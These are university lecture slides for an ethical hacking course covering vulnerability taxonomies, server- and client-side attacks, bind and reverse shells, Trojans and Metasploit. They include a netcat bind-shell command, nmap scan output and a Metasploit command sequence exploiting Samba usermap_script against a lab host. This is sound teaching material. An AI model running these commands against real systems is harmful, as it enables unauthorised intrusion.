CSCI369 Ethical Hacking

Lecture 4-2 Vulnerabilities and Target Exploitation

A/Prof Joonsang Baek

School of Computing and Information Technology

This slide is copyrighted. It must not be distributed without permission from UOW

Type of Vulnerabilities Based on Location

- Remote vulnerability
  - ➢An attacker has no prior access to a system, but is able to trigger the execution of a piece of code over the network; this type of vulnerabilities allows an attacker to gain remote access to the system without having to deal with physical or local contacts. → Related to outsider attack
- Local vulnerability
  - ➢An attacker needs local access to exploit the vulnerability; this is used where the attacker already has the ability to execute code with limited permission and wishes to enhance his privileges to gain unrestricted access (privilege escalation). → Related to insider attack

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Type of Vulnerabilities Based on Software Lifecycle

- Design vulnerabilities
  - ➢Weaknesses in the software specifications
  - ➢From the defender's point of view, *this is the worst type*. To fix these, changes must be introduced into the security requirements. However, the subsequent changes to the design and implementation can take considerable time and effort.
- Implementation vulnerabilities
  - ➢Technical security glitches found in the code of a system
- Operational vulnerabilities
  - ➢Improper configuration and deployment of a system in a particular environment

This slide is copyrighted. It must not be distributed without permission from UOW

Vulnerability Taxonomy

- There has been considerable efforts to categorise vulnerabilities. Here are widely-used ones:

Vulnerability Taxonomy	Link
Common Vulnerability and Exposures (CVE)	https://cve.mitre.org/
OWASP Top 10	https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

This slide is copyrighted. It must not be distributed without permission from UOW

Common Vulnerabilities and Exposures

- Common Vulnerabilities and Exposures (CVE)
  - ➢Provides a catalog for publicly known information security vulnerabilities and exposures
  - ➢It is supported by US-CERT, US Homeland Security Department and MITRE (a non-profit organization operating research and development centers sponsored by the U.S. federal government).

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Common Vulnerabilities and Exposures

- Definitions given in CVE:
    - Vulnerability: The state of being exposed to an attacker who can maliciously gain full access to a network or system
    - Exposure: A mistake in software code or configuration that provides an attacker with indirect access to a network or system
- Purpose of CVE:
    - *To standardize the way each known vulnerability and/or exposure is identified so that CVE database is maintained*
    - Standard IDs provides security administrators with quick access to technical information about a specific threat across multiple CVE-compatible information sources

This slide is copyrighted. It must not be distributed without permission from UOW

Common Vulnerabilities and Exposures

- Each entry in the CVE database consists of
  - ➢`CVE-ID`: The actual CVE identifier, i.e. CVE-2012-2234. Note that the general syntax is CVE + Year + Arbitrary Digits
  - ➢`Description`: Text description of the issue (or placeholder when the issue is under embargo)
  - ➢`References`: URLs and other information for the issue
  - ➢`Date Entry Created`: The date the entry was created
  - ➢`Phase/Votes/Comments/Proposed` The CVE database can be searched: https://cve.mitre.org/cve/search_cve_list.html

This slide is copyrighted. It must not be distributed without permission from UOW

OWASP Top 10

- Open Web Application Security Project (OWASP)
  - ➢An online community, produces freely-available articles, methodologies, documentation, tools, and technologies <u>in the field of web application security:</u>
  - ➢The most current OWASP top 10 list was made in 2021: https://owasp.org/www-project-top-ten/

This slide is copyrighted. It must not be distributed without permission from UOW

Target Exploitation

- Target exploitation
  - Next step after all the information gathering and scanning.
  - Sometimes it can be very easy if the attacker has gathered good information.
- Attack on servers
  - Need to obtain an IP address of the target.
  - Attacks become simpler if the target is on the same network.

This slide is copyrighted. It must not be distributed without permission from UOW

Target Exploitation

- Attack on clients
  - ➢Getting the IP is tricky if the target is a personal computer.
  - ➢Obtaining the IP might be useless if the target is accessing the internet through a router that assigns local (private) IPs to connected devices.
  - ➢The IP that is visible may be the router's IP.
  - ➢Client side attacks are more effective if reverse connection can be used.

This slide is copyrighted. It must not be distributed without permission from UOW

What Is a Server?

- A computer program or a device that provides functionality for other programs or devices, called “clients” in the client–server model.
- Servers can provide multiple clients with various functionalities, often called “services”.
  - ➢The purpose of the server service is to share data and resources, and to distribute work for clients.
  - ➢A single server can serve multiple clients, and a single client can use multiple servers.

This slide is copyrighted. It must not be distributed without permission from UOW

Server Usage Scenarios

- Application server: Hosts web apps (computer programs that run inside a web browser) allowing users in the network to run and use them, without having to install a copy on their own computers.
  - ➢Note that these servers need not be part of the WWW; any local network would do.
- Web server: Hosts web pages enabling the World Wide Web. Each website has one or more web servers.

This slide is copyrighted. It must not be distributed without permission from UOW

Server Usage Scenarios

- Computing server: Shares vast amounts of computing resources, such as CPU and RAM, over a network.
- Database server: Maintains and shares any form of database over a network.
- File server: Shares files, folders to share storage space over a network
- Others: mail server, proxy server, communications server (such as DNS server), catalog server, etc.

This slide is copyrighted. It must not be distributed without permission from UOW

Server-Side Attack

- Characteristics of server-side attack
  - ➢Does not have any user interaction. (It's rather attack on machines.)
  - ➢Targets include web, application, computing servers etc., which were configured and run automatically.
  - ➢The basic information the attacker should obtain is the IP address of the target server.

This slide is copyrighted. It must not be distributed without permission from UOW

Server-Side Attack

- Involves the operating system that the target server runs and the applications installed on it.
- Well-known types of server-side attacks include SQL injection attacks, buffer overflow and denial-of-service attacks.

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Server-Side Attack


- Importance of information gathering and scanning
  - ➢Information gathering and scanning are crucial because they will provide us with the following information:
    - ✓ the operating system of the target,
    - ✓the installed programs,
    - ✓the running services on the target and
    - ✓the ports associated with these services.
  - ➢Sometimes, gathering information leads to attack directly by, for example, trying the default passwords for the program running on the target server.

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Server-Side Attack

- **Useful nmap options** for gathering information about OS and :
  - ✓nmap –O <Target IP> : This is to gather information about target server's operation system
  - ✓nmap –sV <Target IP> : This is to gather information about version number of the programs the target server is running.
  - ✓-O and –sV can be used together:



```
root@kali:~# nmap -sV -O -T4 10.0.0.187
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:45 EDT
Nmap scan report for Win7Lab.ksec.local (10.0.0.187)
Host is up (0.00035s latency).
Not shown: 990 closed ports

PORT STATE SERVICE VERSION
135/tcp   open msrpc        Microsoft Windows RPC
139/tcp   open netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
5357/tcp  open http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open msrpc        Microsoft Windows RPC
```

Server-Side Attack

- Vulnerabilities:
  - ➢Many services on server are designed to give remote users access to that server, but they obviously need to be secured.
  - ➢These services are often misconfigured: The attackers can take advantage of these misconfigurations and gain access to these servers.
  - ➢Some of them might have backdoors: Those backdoors make use of vulnerabilities, such as remote buffer overflows or code execution vulnerabilities and this will allow us to gain full access to the computer.

This slide is copyrighted. It must not be distributed without permission from UOW

Server-Side Attack

- Target simulation
  - ➢Metasploitable
    - ✓A server deliberately made vulnerable.
    - ✓Used as a target server.
    - ✓Numerous ports are open.
    - ✓Vulnerable applications are running.
  - ➢Why Metasploitable?
    - ✓Because we cannot make use of real servers for penetration testing.

This slide is copyrighted. It must not be distributed without permission from UOW


Bind and Reverse Shells

- What is a shell?
  - ➢A shell is a software that acts as a intermediary between user and the kernel. It provides the user an interface which provides access to the services of kernel. Ex) Bash shell, cmd.exe, etc.
  - ➢Hacker's version : A shell is a console-like interface that provides you with access to a remote target.

This slide is copyrighted. It must not be distributed without permission from UOW

Bind and Reverse Shells

- Bind shell
    - ➢A shell that the target (victim) provides to the attacker *when the attacker connects to the target.*
    - ➢Usually resulted from server-side attack.



Attacker connects to the target

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Bind and Reverse Shells

- Bind shell example
  - ➢Creating a bind shell using netcat (recap):
    - ✓On Metasploitable2 (target)

      ```
      nc -v -l -p 12345 –e /bin/bash
      ```


    - ✓On Kali

      `nc <Meta2 IP> 12345` (Attacker connects to the target.)

This slide is copyrighted. It must not be distributed without permission from UOW

Bind and Reverse Shells

- Reverse shell
  - ➢A shell that the target (victim) provides to the attacker *when the target connects to the attacker.*
  - ➢Usually resulted from client-side attack.



This slide is copyrighted. It must not be distributed without permission from UOW

Client-Side Attack

- *Reverse shell can be useful* in the following situations:
  - ➢Firewalls are present to block suspicious traffic so that bind shells cannot be created.
  - ➢A target machine is behind a private network
    - ✓The target is just a client of the network with an access point whose IP represents the network.
  - ➢The attack needs to be stealthy and effective: Attack on vulnerable individuals can be sometimes much easier without being loud.
  - ➢Attackers sometimes are more interested in (important) individuals.

This slide is copyrighted. It must not be distributed without permission from UOW

What is a Trojan?

- Trojans
  - Trojans are programs which are supposed to do something users want but actually perform another, malicious act.
  - Social engineering should be used to trick a victim into downloading the Trojan and/or performing some type of action.
- Capabilities: Trojan can do
  - logging keystrokes
  - adding the user's system to a botnet
  - giving the attacker full access to the victim's computer (backdoor)

This slide is copyrighted. It must not be distributed without permission from UOW

What is Trojan?

- Spreading Trojans
  - ➢Trojans cannot spread themselves; they rely on some social engineering tactics.
  - ➢Spread through various media like email, website, event-driven download, physical access (CD, USB, etc)
- Hiding Trojans
  - ➢Difficult recently due to user-awareness and effective anti-virus software.
  - ➢Recently, attackers use multiple layers of techniques to obfuscate code, make hostile undetectable from antivirus software and prevent others from examining the code. The techniques include packers and crypters.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- The Metasploit project
  - ➢Its aim is to provide information about security vulnerabilities to *assist penetration testing and IDS signature development*.
- Metasploit framework
  - ➢A tool developed under the project
  - ➢Created by H.D. Moor
  - ➢Developed using Perl in 2003 but rewritten using Ruby in 2007
  - ➢Acquired by Rapid7 in 2009
  - ➢Has become a de facto exploit development framework since then

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- Two sides of using Metasploit
  - ➢It can be used as a defensive tool to test the vulnerability.
  - ➢It can be used as an offensive tool to intrude into remote system.
  - →Meaning Metasploit can be used for both legitimate or illegitimate activities.
- Supporting tools
  - ➢Metasploit can be assisted by scanning tools such as nmap, OpenVAS, nexpose and Nessus.

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- Modules in Metasploit
  - ➢A **module** is a packaged collection of codes, which can perform a specific action, such as scanning or exploiting. Every task performed with the Metasploit framework is defined within a module.
- Module types
  - ➢Exploit
    - ✓An exploit is a program that takes advantage of a specific vulnerability and **provides an attacker with access to the target system**.
    - ✓An exploit typically carries a *payload* and delivers it to a target.
    - ✓Examples: windows/smb/s08-067_netapi, which targets a Windows Server Service vulnerability that could allow remote code execution.

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- ➢Payload
  - ✓A payload is the actual code that executes on the target system after an exploit successfully executes.
  - ✓A payload can be a reverse shell payload or a bind shell payload.
  - ✓Example: A Meterpreter or command shell
- ➢Auxiliary
  - ✓Does not require the use of a payload to run like exploit but performs arbitrary actions including *information gathering*.
  - ✓Example: scanners

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- Exploitation steps using Metasploit
  1. Check whether the intended target system is susceptible to known vulnerabilities.
  2. Select and configure an exploit, which will take advantage of one of one of the vulnerabilities.
  3. Select and configure a payload, which will be executed on the target system upon successful entry.
  4. Execute the exploit.

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- Generic commands
  - `msfconsole`: Run Metasploit console.
  - `help`: Show instructions.
  - `search [keyword]`: Look for possible exploits containing the keyword.
  - `use`: Use a specific exploit, payload or auxiliary
  - `show options`: Display options for the current modules
  - `set[option][value]`: Configure [option] to have a value of [value].
  - `run`: Execute `auxiliary` modules.
  - `exploit`: Start exploit modules.

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Metasploit

- Generic commands (continued)
  - `back`: Go back to the original console prompt.
  - `clear`: Clear the screen.
  - `exit`: Exit from Metasploit.

This slide is copyrighted. It must not be distributed without permission from UOW

Payloads in Metasploit

- Three types of payload
  - ➢Singles: Payloads that are self-contained and standalone. (Singles do not depend on other programs to run.)
  - ➢Stagers: Stagers are small programs that establish and *maintain communication* between the attacker and victim.
  - ➢Stages: Stages are payload components that are downloaded by the Stagers. (The size is bigger than stagers.)
- How to understand payload descriptions in Metasploit
  - ➢A single payload: `windows/shell_bind_tcp`
  - ➢Stager/stage: `windows/shell/bind_tcp` → `bind_tcp` is a stager. `shell` is a stage.

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Payloads in Metasploit

- Example: Samba “usermap script” exploit
  - ➢The sequence of commands

```
msfconsole
use exploit/multi/samba/usermap_script
show options
set RHOST 10.0.2.5
exploit
```

  - ➢The above sequence of commands is enough to perform command execution on the target machine, but we can explore some options for payloads

```
show payloads
```

This slide is copyrighted. It must not be distributed without permission from UOW

Client-Side Attack Using Metasploit

- Basic idea
  - ➢Infect a victim’s machine in such a way that it connects to the attacker’s machine without being aware of to create a reverse shell.
  - ➢To infect the target machine, the attacker needs to deliver a piece of malware called “Trojan” to the target machine.
  - ➢The Trojan will act as a backdoor to establish a connection to the attacker’s machine.
  - ➢Once the victim activates the Trojan, the victim’s machine can be accessed and exploited by a target machine using the Meterpreter payload provided by Metasploit. (The reverse shell is established.)

This slide is copyrighted. It must not be distributed without permission from UOW